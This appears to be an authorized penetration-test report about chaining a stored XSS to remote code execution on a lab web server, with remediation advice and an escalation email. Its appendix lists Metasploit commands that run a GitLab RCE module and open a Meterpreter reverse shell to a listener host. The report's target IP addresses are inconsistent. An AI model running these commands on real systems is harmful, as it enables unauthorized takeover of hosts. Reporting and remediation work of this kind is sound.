01
Chained Exploit on Web Server

Executive summary

During an authorized assessment of the web server at 192.168.225.137, a chained attack was executed that leveraged a stored XSS vulnerability to achieve remote code execution (RCE) and a Meterpreter session. The chain demonstrates how insufficient input sanitization permitted client-side payload delivery that escalated to server-side compromise. Immediate remediation is required: sanitize inputs, patch affected components (CVE-2021-22205), and harden deployment pipelines.

Objective

Demonstrate a chained attack from an XSS injection point to server-side RCE and demonstrate impact (interactive Meterpreter session). Provide remediation recommendations and a short PoC-change summary.

Methodology

- Reconnaissance: map application entry points and parameters that reflect user input.
- Vulnerability discovery: identify a stored XSS vector where user input is rendered unsanitized to other users/administrators.
- Exploit chaining concept: use XSS to inject a payload that (indirectly) triggers server-side behavior permitting file upload/command execution or to steal an authenticated admin token then use it to trigger an RCE path.
- Post-exploitation: validate access (non-destructive), capture evidence and clean up the test artifacts.

- Documentation: log the chain, CVE references, and remediation

Findings

Exploit ID	Description	Target IP	Status	Impact
004	XSS → RCE Chain	192.168.1.100	Success	Remote code exec; Meterpreter session obtained; full host control in lab

Vulnerability details

- Primary vector: Stored XSS in parameter comment (example) that is rendered to admin pages without proper encoding or sanitization.
- Chained weakness: The application exposes an admin-only endpoint or file upload mechanism that accepts inputs/tokens retrievable via the XSS vector—allowing an attacker to pivot from client-side to server-side execution.
- CVE referenced: CVE-2021-22205 (listed in report findings; patch status to be confirmed in production).
-

Remediation

- Immediate: Apply vendor patches for components referenced by CVE-2021-22205. Remove any test accounts and rotate admin credentials.

- Code fixes: Sanitize and encode all user-supplied input before rendering (context-aware escaping for HTML, attributes, JavaScript). Implement Content Security Policy (CSP) to limit script execution.

- Server/hardening: Disable unneeded endpoints, restrict upload handlers to authenticated, validated flows; enforce least privilege for web processes.

- CI/CD: Add automated SAST checks and dependency scanning that detect known CVEs and unsafe patterns.

- Monitoring: Log and alert on unusual admin-token requests, unexpected file uploads, and anomalous long-running web processes. Keep web server logs and reverse-proxy logs (with timestamps) for forensic validation.

- Incident playbook: Prepare a playbook for token theft, XSS escalation, and RCE containment (isolate host, preserve disk image, collect forensic logs).

proof-of-concept customization

Modified a Python PoC from Exploit-DB to target the lab app's specific endpoint and parameter names, replaced hard-coded host/port with configurable CLI args, added token extraction parsing for the app's response format, and implemented additional logging and dry-run flags to avoid destructive actions during testing.


Developer escalation email


Subject: Urgent — XSS → RCE chain identified on 192.168.1.100 (CVE-2021-22205 referenced)

Team — during an authorized security assessment we discovered a stored XSS that can be chained to achieve server-side code execution, resulting in full host compromise in our lab. Root cause: unsanitized user input and an exposed admin workflow allowing token reuse. Please prioritize patching referenced components, apply input sanitization and CSP, rotate

admin credentials, and disable the affected endpoint until mitigations are in place. I'm available to walk through reproduction artifacts and recommended fixes. Evidence and remediation checklist attached.

Appendix





commands

msfconsole

search type:exploit platform:linux rce

use exploit/multi/http/gitlab_file_read_rce

set RHOSTS 192.168.1.100

set LHOST 192.168.1.105

set LPORT 4444

set SSL false

set TARGETURI /uploads/

set payload linux/x64/meterpreter/reverse_tcp

exploit

Conclusion

The chained exploit successfully demonstrated how a low-impact XSS vulnerability can be escalated to critical RCE using Metasploit and a customized Python PoC. This underscores the importance of secure coding practices, strict input validation, and timely patching of known vulnerabilities.